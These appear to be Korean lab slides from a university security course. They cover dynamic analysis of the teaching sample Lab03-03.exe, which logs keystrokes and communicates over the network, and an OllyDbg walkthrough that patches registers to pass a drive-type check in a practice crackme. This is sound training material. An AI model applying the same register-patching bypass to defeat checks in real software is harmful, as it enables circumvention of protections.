
- log 파일을 생성하여, 지속적으로 Write 하는 것을 확인 할 수 있음.



실습6) Malware Analysis ②

❖ 동적 분석 – ProcMon ②

- 해당 log 파일을 살펴보면 키보드 입력을 저장함을 알 수 있음.



실습6) Malware Analysis ②

❖ 분석 결과 ①

- *Lab03-03.exe*는 실행되면 *svchost.exe*라는 child process를 생성하고 종료된다.
  - 확인: Process Explorer
- svchost.exe는 새로운 파일을 생성하여, 메모리에 있는 값을 Write한다.
  - 확인: bintext, Dependency Walker, ProcMon
- 그리고 이를 네트워크 통신으로 전달한다.
  - 확인: Process Explorer

실습6) Malware Analysis ②

❖ 분석 결과 ②

- VirusTotal (https://www.virustotal.com/ko/)

Antivirus	Result	Update
Ad-Aware	Gen:Win32.ExplorerHijack.dqW@aO9ui3p	20170314
AegisLab	Troj.W32.Agent.hwkclc	20170314
AhnLab-V3	Dropper/Win32.Agent.R194628	20170314
ALYac	Gen:Win32.ExplorerHijack.dqW@aO9ui3p	20170314
Antiy-AVL	Trojan/Win32.Agent	20170314
Arcabit	Gen:Win32.ExplorerHijack.E88CBE	20170314
Avast	Win32:Malware-gen	20170314

실습7) Reverse Engineering

실습 환경


- 시나리오
  - 실행할 수 없는 실행 파일을 리버스 엔지니어링을 통해 실행시키자.
- 실습 PC
  - Windows XP VM
- Tool
  - OllyDbg

실습 출처: CodeEngn – basic RCE

실습7) Reverse Engineering

❖ 실습 환경 구축

- 실습 자료 다운로드
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > Reverse.rar
- OllyDbg 다운로드
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ollydbg.zip



실습7) Reverse Engineering

❖ 실습 자료 실행 및 결과


- "*abex's 1st crackme*" 메시지가 나타남 > 확인

- "*Error*" 메시지가 나타남

실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ①


- File > Open > 실습 파일 선택 > 열기



실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ②

- 실습 파일의 실행 순서
  1. MessageBoxA Function 실행 → “abex’s …” 메시지 출력
  2. GetDriveTypeA Function 실행
     1. MessageBoxA Function 실행 → “Nah…” 메시지 출력
     2. MessageBoxA Function 실행 → “Ok, …” 메시지 출력




실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ③

▪ *GetDriverTypeA* Function

- Microsoft Windows API Docs에 해당 함수에 대한 설명이 기술



- Return Value

Return Value

The return value specifies the type of drive, which can be one of the following values.

Return code/value	Description
DRIVE_UNKNOWN 0	The drive type cannot be determined.
DRIVE_NO_ROOT_DIR 1	The root path is invalid; for example, there is no volume mounted at the specified path.
DRIVE_REMOVABLE 2	The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader.
DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.
DRIVE_RAMDISK 6	The drive is a RAM disk.


return = 3: DRIVE_FIXED
a hard drive or flash drive

return = 5: DRIVE_CDROM
a CD-ROM drive

실습7) Reverse Engineering

❖ OllyDbg를 통한 실습 파일 분석 ④


- 어셈블리 코드를 보면, 0x00401026 번지에서 Jump 하는 것을 알 수 있다.




- 이때, 0x00401024 번지에서 EAX 레지스터와 ESI 레지스터 값을 비교한다.
  - 따라서 EAX, ESI 레지스터 값을 0x5로 변경해주면, GetDriveTypeA의 return 값(EAX)이 프로그램의 조건문(ESI == 0x5)와 일치하여 CD-ROM으로 인식한다.

실습7) Reverse Engineering


- **OllyDbg를 통한 실습 파일 분석 ⑤**
  - 0x00401023 번지: ESI 레지스터 값을 0x5로 변경
  - 0x00401024 번지: EAX 레지스터 값을 0x5로 변경
    - 변경할 레지스터를 더블 클릭 > Modify [Register]





